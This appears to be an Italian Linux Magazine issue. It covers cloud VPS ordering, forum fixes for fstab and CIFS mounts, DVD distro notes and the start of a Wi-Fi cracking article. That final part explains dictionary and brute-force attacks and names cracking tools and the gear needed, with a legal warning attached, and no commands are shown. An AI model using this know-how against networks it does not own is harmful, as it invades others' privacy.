
Ogni istanza cloud server può essere personalizzata secondo i propri gusti. C'è chi preferisce un VPS equipaggiato con le più recenti release di Windows Server e chi, come noi, preferisce affidarsi ad una qualsiasi distro GNU/Linux. In questo, HostingSolutions.it si distingue ancora una volta da tutti i suoi concorrenti, offrendo ai clienti la possibilità di scegliere fra decine di configurazioni differenti. Le distro disponibili spaziano da **Ubuntu Server** (nelle sue release 12.04 LTS o 14.04 LTS) a **Fedora** 20, fino ad arrivare alla stabilissima **CentOS** 6.5 Server. Ognuna di queste distro può essere installata nell'istanza cloud server con particolari configurazioni già pronte all'uso. Ad esempio, se abbiamo intenzione di metter su un nuovo sito Web, scegliendo Ubuntu Server abbiamo la possibilità di trovare **LAMP** già pre-installato. E a proposito di siti Web, possiamo far sì che anche **Wordpress**, **Joomla** o **PrestaShop** siano già attivi al momento del primo avvio.

Scegli una Immagine

Nome Immagine	Tipo	Azioni
L001 - Ubuntu Server 12.04 LTS	image	Crea Istanza
L001 - snapshot	snapshot	Crea Istanza
L002 - Centos 6.2 Server	image	Crea Istanza
L003 - OpenSuse 2012.1 Server	image	Crea Istanza
L004 - Ubuntu Server 12.04 LTS LAMP	image	Crea Istanza
L005 - Fedora 17 Server	image	Crea Istanza
L006 - Centos 5.8 Server 32 Bit	image	Crea Istanza
L007 - Debian 6 amd64	image	Crea Istanza
L008 - Ubuntu Server 12.04.1 LTS PostgreSQL 9.2	image	Crea Istanza
L009 - Ubuntu Server 12.04.1 LTS Owncloud	image	Crea Istanza
L010 - Ubuntu Server 12.10	image	Crea Istanza

Fig. 1 • Al momento della creazione di una nuova istanza, scegliamo l'immagine della distro che vogliamo utilizzare

Il VPS che vuoi tu

Ecco come acquistare una nuova soluzione cloud server su HostingSolutions.it: bastano davvero pochi clic e sei subito operativo!

01 LA GIUSTA META

Dal nostro PC avviamo il browser che preferiamo (ad esempio Google Chrome) e da qui raggiungiamo la pagina Web ***www.hostingsolutions.it***. Dal menu principale del sito, spostiamoci in **Cloud** per visualizzare tutte le soluzione di **Cloud Computing Pubblico** disponibili.


02 QUALE DISTRO SCEGLIERE?

Clicchiamo ad esempio su **Sistemi operativi e software** per visualizzare l'elenco di tutti gli OS installabili sulle istanze cloud server acquistate. Tralasciando Windows, le principali distro installabili sono **Ubuntu Server**, **Fedora**, **Debian** o **CentOS**.

03 IL CONFIGURATORE

Dal menu **Cloud** clicchiamo su **Configura il tuo cloud**: da questa pagina possiamo simulare la nostra istanza, scegliendo fra le soluzioni **Silver**, **Gold** o **Platinum**. Selezioniamo **Linux** e indichiamo la distro da utilizzare (ad esempio **Ubuntu Server 14.04 LTS LAMP**).

04 QUANTO SPAZIO VUOI?

Un cloud server **Silver** ci offre **1 CPU**, **2 GB di memoria RAM** e un **HD di 10 GB**. Se abbiamo bisogno di più spazio su disco, muoviamo lo slider **GB aggiuntivi**. In basso appare l'importo per ogni ora di utilizzo (ed un totale mensile).

Carica saldo prepagato

05 PASSIAMO ALL'ACQUISTO!

Se vogliamo procedere all'acquisto del nostro nuovo cloud server, clicchiamo sul pulsante **Attiva il servizio**. Appare quindi una nuova pagina. Se è la prima volta che acquistiamo su HostingSolutions.it, clicchiamo sulla voce **Nuovo cliente**.

06 DRITTI AL PAGAMENTO

A questo punto non ci resta che compilare tutti i campi presenti con i nostri dati (Nome, Cognome, numero di telefono, codice fiscale). Fatto ciò, scegliamo l'importo della ricarica da effettuare (**Carica saldo prepagato**). Clicchiamo su **Continua** e seguiamo la procedura guidata.

SOLUZIONI DAL FORUM

Ogni mese i thread più interessanti estratti dal forum di Linux Magazine. Se non fai ancora parte della nostra squadra, iscriviti subito! Il nostro sito è pronto a ospitare esperti, neofiti o semplicemente chi ne vuole sapere di più a proposito di GNU/Linux e di Software Libero

Michele Petrecca

Sistema/Hardware

NUOVE PARTIZIONI, MONTAGGIO PERMANENTE

DOMANDA •**Salve a tutti, espongo subito il mio problema: ho cancellato una partizione e, al suo posto, ho creato 3 partizioni più piccole che GParted (*http://gparted.sourceforge.net/*) vede perfettamente. I sistemi operativi installati dopo questa operazione non hanno problemi mentre i sistemi operativi installati prima di questa operazione non vedono le partizioni. Come posso risolvere il problema?**





Fig 1 • Gparted, il front-end grafico al progetto GNU Parted

SOLUZIONE • La domanda è stata posta qualche tempo fa dall'utente *Sargon6* e l'intervento dei due utenti *robs* e *Argos* permette di arrivare alla soluzione: c'è stato uno scambio di informazioni dettagliate che ha visto al centro dell'attenzione il file **fstab** in **/etc**. Le partizioni sono viste dal comando **fdisk -l** suggerito dall'utente *robs*, ma l'autore della richiesta lamenta il mancato accesso a queste partizioni. Viene allora indicato di provare un mounting manuale:

```
mkdir /media/nomecartella
mount -t fs /dev/sd* -o rw /media/nomecartella
```

dove al posto di fs occorre inserire il tipo di file system associato alla partizione (ext2, ext3, ext4, vfat etc) e sostituendo rw con ro per un mounting in sola lettura. Se la partizione è formattata in NTFS ci si assicuri che sia installato il pacchetto ntfs-3g (***www.tuxera.com***) e nella riga di fstab riportare ntfs-3g in luogo di fs. Di seguito alcuni esempi elencati dall'utente Argos:

- in caso di ext3: ***mount -t ext3 /dev/sd* -o rw /media/nomecartella***
- in caso di ntfs: ***mount -t ntfs-3g /dev/sd* -o rw /media/nomecartella***
- in caso di fat32: ***mount -t vfat /dev/sd* -o rw /media/nomecartella***

Con questi comandi, però, il montaggio è solo temporaneo, per tale motivo va editato il file fstab in /etc altrimenti al riavvio rimarranno solo le cartelle create in media le quali non essendo agganciate a nessun device file rimarranno desolatamente vuote. Per farlo apriamo, con un qualsiasi editor di testi e le credenziali da amministratore, il file fstab e aggiungiamo una nuova riga del tipo:

```
/dev/sda8    /media/Linux3   ext3   defaults    0    0
```

dove *sda8* è solo un esempio così come il punto di montaggio */media/Linux3*: si dovrà inserire la partizione di cui effettuarne il montaggio in maniera permanente e il relativo punto di montaggio a seconda dei casi. A questo punto dovranno essere salvate le modifiche al file e assicurasi che al nuovo riavvio le partizioni vengano tutte montate nel percorso che è stato indicato. Terminiamo questo argomento aggiungendo una osservazione. Nei comandi vengono utilizzati i device file in */dev* per l'identificazione delle partizioni. Più volte nella rivista (anche in questa rubrica) abbiamo messo l'accento sull'uso dell'**UUID (Universally Unique IDentifier)**, un numero a 128 bit (16 byte) caratterizzato da 32 cifre esadecimali suddivise in cinque sezioni distinte separate dal carattere "-". In sostanza, un identificativo che permette di riconoscere esattamente quel dato file system legato a quella specifica partizione e questo indipendentemente dal nome assegnato agli associati file di dispositivo i quali, tramite **udev** (***www.freedesktop.org/software/systemd/libudev/***). Con un identificativo, indipendentemente dal riferimento assegnato da udev, il valore UUID rimane sempre lo stesso: molto comodo per non confondere le varie periferiche collegate al PC! Come fare per valutare l'UUID di una partizione? Ci viene in soccorso il comando **blkid**, ad esempio *blkid /dev/sdxy* dove *x* indica il disco e *y* il numero della partizione, il quale fornirà in uscita un dato valore, ad esempio:

```
/dev/sda8: UUID="7a86f1ca-4d36-41c3-b179-↵
    720f39d65a9e" TYPE="ext4" PARTUUID="73636731-08"
```

Altri comandi per identificare l'UUID possono essere:

```
udevadm info -q all -n /dev/sdxy | grep uuid
hwinfo --block
ls -l /dev/disk/by-uuid
```

A questo punto, nella riga del file **fstab** al posto del device file corrispondente (*dev/sdxy*) inseriremo il valore trovato:

```
UUID=7a86f1ca-4d36-41c3-b179-720f39d65a9e
```

e in questo modo la partizione rimane univocamente identificata indipendentemente dal riferimento dato da udev! Con il diffondersi di **EFI (Extensible**

Firmware Interface) e delle partizioni **GPT** (**GUID Partition Table**), di cui abbiamo ne parlato diffusamente nel numero 146 di Linux Magazine (mese di copertina Aprile/Maggio 2013), in fstab è comparso anche il **PARTUUID** il quale identifica una partizione GPT e, a differenza dell'UUID, non cambia se formattiamo la partizione con un differente file system.

Distribuzioni/Fedora

MONTAGGIO REMOTO ROUTER WI-FI

DOMANDA • Attualmente il file fstab in /etc di una Fedora 20 XFCE a 64 bit, al di là del montaggio delle usuali partizioni dell'hard disk, presenta la seguente riga:

```
//192.168.1.2/shared  /mnt/wifiUsb cifs ↲
        username=fedora20xfce,password=PassWord 0 0
```

che ho aggiunto al fine di condividere una memoria di massa (un hard disk) collegata alla porta USB di un Router Wi-Fi e di preciso il modello Technicolor TG582n. Tutto funziona bene, ma vorrei evitare di dover inserire all'interno di fstab le credenziali di accesso. In realtà il problema nemmeno si porrebbe poiché, da una ricerca condotta su Internet, ho letto che le credenziali possono essere inserite in un file a parte, creato ad-hoc, previo utilizzo dell'opzione credentials all'interno del file fstab, nel modo seguente:

```
credentials=/percorso/file/contenente/nomeutente↲
                                         _e_password
```

Allora ho provato a creare in /etc un file di nome credenziali il cui contenuto presenta le seguenti righe:

```
username=fedora20xfce
password=PassWord
```

e ho modificato la riga in fstab in base alle nuove circostanze, ovvero:

```
//192.168.1.2/shared   /mnt/wifiUsb cifs ↲
                credentials=/etc/credenziali   0  0
```

solo che con questa nuova configurazione la memoria di massa presente sulla porta USB del router, che in presenza della prima versione della riga (quella senza l'opzione credentials) viene montata senza problemi, è come se non venisse nemmeno vista! Dove sbaglio?

SOLUZIONE • Un thread aperto dall'utente *Sargon6* e che vede un fitto scambio di messaggi e informazioni con oltre 40 post ai quali partecipano gli utenti *Argos* e *michele.p.* Per ovvi motivi di spazio non possiamo riportare ogni singola risposta, quindi gioco forza dobbiamo andare a riassumere negli aspetti principali la soluzione che ne è scaturita alla fine e che ha portato lo stesso utente *Sargon6* a scrivere una guida riepilogativa al termine della discussione. Una caratteristica del router in questione è di consentire la condivisione dei contenuti memorizzati in una periferica di archiviazione USB con altri utenti, in rete o anche di accedere a questi contenuti condivisi da Internet grazie alla presenza di un server di rete integrato. Come riportato nel manuale l'accesso, lo si ottiene utilizzando un indirizzo del tipo *smb://<indirizzo IP>*. Questo comporta che sul proprio computer non occorre installare alcun server **Samba** ma è d'obbligo installare i componenti client di Samba al fine di accedere alle directory condivise in rete. Samba (***www.samba.org***), lo ricordiamo, è un progetto software per il protocollo **SMB/CIFS** che fornisce il supporto per la condivisione di file tra piattaforme con Microsoft Windows, OS X e altri sistemi UNIX. Da una prima analisi dell'output del comando **dmesg** veniva evidenziato il seguente problema: **CIFS VFS: No username specified**, presto risolto poiché dovuto alla mancanza del pacchetto **cifs-utils** il quale contiene diversi strumenti per gestire in user-space il montaggio di file system di rete tramite **CIFS** (**Common Internet File System** – ***www.samba.org/cifs/***). Eseguita l'installazione il montaggio remoto ancora non avveniva e il comando *dmesg* al termine del boot evidenziava un altro problema, di preciso:

```
CIFS VFS: Error connecting to socket. Aborting operation.
CIFS VFS: cifs_mount failed w/return code = -101
```

È stato suggerito allora di fare una prova: spostare il file delle credenziali nella home utente nominandolo come *.credenziali* (file nascosto). Fatto ciò, modificare anche la riga in *fstab* nel modo seguente:

```
//192.168.1.2/shared   /mnt/wifiUsb cifs ↲
   credentials=/home/<nome_utente>/.credenziali   0 0
```

Al termine, verificare se il montaggio al termine dell'avvio si verificasse o meno e in caso negativo, come poi è avvenuto, impartire il comando **mount -a** da utente amministratore: con questo comando il montaggio veniva eseguito senza problemi e pertanto il problema era da ricercarsi altrove. La precedente prova unitamente ai due errori riportati da dmesg ha condotto ad un possibile problema di tempistiche: in sostanza quando durante la sequenza di avvio il sistema tenta la connessione al router, la rete ancora non è attiva determinando così l'errore di connessione al socket con relativo timeout. Si è provato a ritardare la connessione via CIFS al router utilizzando un file **rc.local** in **/etc/rc.d/** avente le seguenti righe:

```
#!/bin/bash
mount /mnt/wifiUsb
exit 0
```

Ma non è stata la soluzione definitiva poiché il montaggio veniva sì effettuato, ma "random": alcune volte si mentre altre non dava segni di vita.
La prova ha permesso di indirizzare la ricerca su **systemd** (***www.freedesktop.org/wiki/Software/systemd/***) e arrivare alla soluzione del problema che ha visto la semplice modifica del file **/etc/fstab** inserendo le opzioni noauto, **x-systemd** e **automount** nella riga relativa al montaggio delle partizioni remote. La riga è così diventata:

```
//192.168.1.2/shared   /mnt/wifiUsb cifs   noauto,x-↲
 systemd.automount,credentials=/etc/credenziali      0 0
```


che ha risolto il problema dell'utente *Sargon6* il quale ha creato anche una mini-guida pubblicata nella sezione FAQ del forum di Linux Magazine (***www.linux-magazine.it/forum/index.php/topic,18500.0.html***).
Lo stesso utente *Sargon6* ha sperimentato con successo la procedura utilizzando poi due differenti distribuzioni: **Fedora 20 XFCE 64 bit** e **OpenSUSE 13.1 KDE 64 bit**.


DVD SINGOLO + LATO A DVD DOPPIO


Distribuzioni

OPENSUSE 13.2

PIÙ BELLA, PIÙ VELOCE, PIÙ COMPLETA!

Se c'è una distro che si distingue per stabilità, completezza e innovazione questa è openSUSE. E con questa nuova release 13.2 gli sviluppatori hanno introdotto, come al solito, numerose migliorie. A partire dal file system, che di default è **BTRFS**. Grazie all'accoppiata con **Snapper**, gli utenti possono ora creare degli snapshot del sistema operativo, con una conseguente facilità di ripristino in caso di problematiche irrisolvibili (molto utile anche in ambito server). Gli sviluppatori hanno lavorato anche sui tempi di avvio della distro, introducendo il nuovo tool **Dracut** che incrementa (e non di poco) le prestazioni generali del sistema. Sul comparto grafico, gli ambienti desktop disponibili sono **KDE 4.14** e **GNOME 3.14** ma sono disponibili anche soluzioni alternative come **MATE 1.8.1**, **Xfce 4.10**, **LXDE 0.5.5**, **Enlightenment 19** e **Awesome 3.4.15**. Con questo nuovo rilascio, gli sviluppatori hanno introdotto anche **Wicked**, un tool che guida gli utenti alla configurazione delle connessioni di rete. E poi ancora il **kernel Linux 3.16** e aggiornamenti per tutti i pacchetti che stanno alla base della distro. Presente anche un nuovo installer grafico che semplifica ancor di più il setup di openSUSE 13.2.

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO




Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

CENTOS 6.6

PERFETTA PER IL TUO SERVER!

"Siamo lieti di annunciare l'immediata disponibilità di CentOS 6.6 per architetture a 32 e 64 bit. CentoOS 6.6 è basato sul codice sorgente rilasciato da Red Hat per Red Hat Enterprise Linux. Ci sono molti cambiamenti fondamentali in questa versione rispetto alle precedenti release del ramo 6 di CentOS." Questo è quanto si legge nell'annuncio di rilascio ufficiale pubblicato da Johnny Hughes del team CentOS. E così, una nuova release stabile (qualche mese fa gli sviluppatori avevano pubblicato la release 7 ma, ricordiamo, che CentOS viene distribuita con diversi rami stabili) della distro perfetta per l'ufficio ha fatto il suo debutto ufficiale. Fra le novità più importanti segnaliamo una bella ripulita di sistema: per snellire l'intera distro, gli sviluppatori hanno fatto fuori tutti quei pacchetti ritenuti ormai obsoleti. Al tempo stesso sono state migliorate le traduzioni in varie lingue (principalmente inglese e tedesco). L'ambiente desktop è come al solito GNOME anche se gli utenti possono procedere all'installazione di una soluzione alternativa. Ciononostante, le principali novità di questa nuova CentOS 6.6 si apprezzano quando la si installa su una macchina server.

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

"Col Wi-Fi faccio guai!"

Ecco come sfruttare le più recenti vulnerabilità in grado di scardinare le reti wireless... anche quelle distanti 10 km

La tecnologia Wi-Fi è ormai talmente diffusa che molte persone si ritrovano in casa un router wireless senza nemmeno saperlo. È, ad esempio, il caso degli anziani, che accettano di passare al VoIP per le telefonate senza essere interessati a Internet: il gestore telefonico fornisce loro un router che, ovviamente, ha tra le varie funzioni anche il Wi-Fi. Per chi non lo sapesse, tutto quel che facciamo sul Web, come visitare i social network, controllare il conto corrente bancario, leggere la posta elettronica o acquistare dagli store on-line, passa attraverso queste scatolette nascoste in qualche punto della casa o dell'ufficio. Chi riesce a entrare nella nostra rete Wi-Fi, quindi, non soltanto può scroccarci la connessione ADSL, ma di fatto avrà accesso a tutta la nostra vita privata! La domanda che ciascuno di noi dovrebbe porsi, quindi, è: "quanto è sicura questa tecnologia"? Fino a poco tempo fa i rischi che potevamo correre erano abbastanza limitati. Per attaccare il nostro router, infatti, un pirata doveva trovarsi fisicamente vicino a noi (ad esempio, un ragazzino posteggiato sotto casa col notebook sulle ginocchia poteva destare qualche sospetto); inoltre, erano richieste competenze tecniche non alla portata di tutti (la suite **AirCrack**, ad esempio, usata per crackare le reti senza fili, funzionava soltanto a riga di comando). Oggi, è tutto cambiato! I pirati possono acquistare a poche decine di euro antenne Wi-Fi potentissime con le quali riescono a rilevare le reti wireless di un intero isolato: i tempi del "wardriving" in giro col notebook sono ormai finiti! E non solo: non devono nemmeno essere degli esperti di GNU/Linux! I nuovi sistemi operativi apparsi in Rete, come **Xiaopan OS Pro** e **Beini**, hanno infatti delle interfacce grafiche che con un paio di clic consentono anche a un bambino di scardinare qualsiasi rete Wi-Fi. Pazzesco! Ciò non può che farci riflettere sull'attuale sicurezza di ogni rete Wi-Fi: è necessario che qualcuno sviluppi dei protocolli di sicurezza ancor più robusti di quelli attuali, di modo che la privacy di tutti continui ad essere difesa. Ma ora è arrivato il momento di scoprirne di più: ecco la nostra inchiesta esclusiva...

UNA FORZA BRUTALE!

Diverse sono le tipologie di attacco che un pirata può sferrare alla nostra rete. Alcune sono abbastanza semplici e rudimentali, altre, invece, richiedono una conoscenza abbastanza elevata. Ciononostante, con i giusti tool, qualsiasi malintenzionato può raggiungere, brevemente o dopo qualche settimana di attesa, il suo obiettivo. Fra gli attacchi più semplici, troviamo quello a dizionario. Di cosa si tratta? Con un attacco di questo un pirata non fa altro che provare tutte le possibili password necessarie per l'accesso ad una rete Wi-Fi, utilizzando parole di senso compiuto (che le persone usano per ricordarle più facilmente). Un attacco di tipo **brute force**, invece, viene eseguito provando tutte le combinazioni di lettere, numeri e simboli possibili, a prescindere dal fatto che abbiano senso o meno. Il vantaggio del brute force è che, prendendo in considerazione tutte le combinazioni possibili, l'attacco avrà certamente successo, mentre lo svantaggio è dato dalla grande quantità di tempo necessario a compiere un attacco di questo tipo. Molto dipende dalla difficoltà della chiave di accesso impostata sulla rete senza fili: è ovvio che la password "pippo", ad esempio, potrà essere scovata con una maggiore facilità rispetto ad una chiave abbastanza lunga costituita da caratteri alfanumerici maiuscoli e minuscoli e, magari, anche qualche carattere speciale (ad esempio "@").

Tuttavia, gli attacchi a dizionario e quelli brute force sono praticamente la stessa cosa: cambia soltanto il dizionario utilizzato, che nel primo caso contiene solo parole di senso compiuto, nel secondo qualsiasi combinazione di caratteri.

COME ABBIAMO ESEGUITO I TEST?

Prima di tutto, rispettiamo la legge!

Le tecniche descritte nella nostra inchiesta sono state applicate a router di nostra proprietà. Nello specifico abbiamo eseguito un test "a doppio cieco": una squadra ha costruito delle reti Wi-Fi con diversi tipi di sicurezza (**WEP, WPA/WPA2**) e l'altra squadra ha cercato di forzarle utilizzando antenne potenziate (e non) e le nuove distribuzioni GNU/Linux dedicate al crack del Wi-Fi. Ovviamente, nessuna delle due squadre sapeva cosa stesse facendo l'altra (per evitare di partire in qualche modo avvantaggiati). Questo simula la situazione tipica di un attacco reale, perché di solito pirati e vittime non si conoscono. Il risultato? Se fino a qualche anno fa era abbastanza complicato reperire e utilizzare gli strumenti necessari per penetrare in una rete Wi-Fi protetta, oggi è quasi banale. Se siamo curiosi di testare la sicurezza della nostra rete Wi-Fi, possiamo mettere in atto quando descritto nelle pagine seguenti per tentare di violare il nostro router; purché sia il router che la linea ADSL siano di nostra proprietà! Non dimentichiamo, infatti, che accedere alle reti Wi-Fi altrui senza autorizzazione è un reato perseguito penalmente dalla legge italiana (art.615-ter del Codice Penale). Si va in galera!

COSA SERVE PER ATTACCARE UNA RETE?

Un notebook (per avvicinarsi il più possibile alla vittima se non si dispone di un'antenna Wi-Fi potenziata), un adattatore Wi-Fi (quello integrato nel notebook o un dongle USB), **XiaoPan OS PRO** (il sistema operativo gratuito con dentro tutti gli strumenti per il crack delle reti Wi-Fi), una pendrive da 4 GB (per fare il boot da USB di XiaoPan OS PRO), i file di testo (detti "dizionari") con dentro le password più comuni (si scaricano da Internet o si possono creare ad hoc col PC) e un hard disk esterno (sul quale archiviare i dizionari, che possono pesare anche svariati GB). Questi sono gli strumenti del mestiere necessari a portare a termine un attacco o, nel nostro caso, per testare a fondo la sicurezza della nostra rete senza fili.

Per quanto riguarda l'hard disk USB con dentro i dizionari, è meglio fare alcune precisazioni. Anzitutto è altamente consigliato l'utilizzo di un'etichetta necessaria a riconoscerlo facilmente quando collegato al PC e correttamente riconosciuto da Xiaopan (la distro, infatti, presenta tutti i dischi collegati al PC con la loro etichetta).


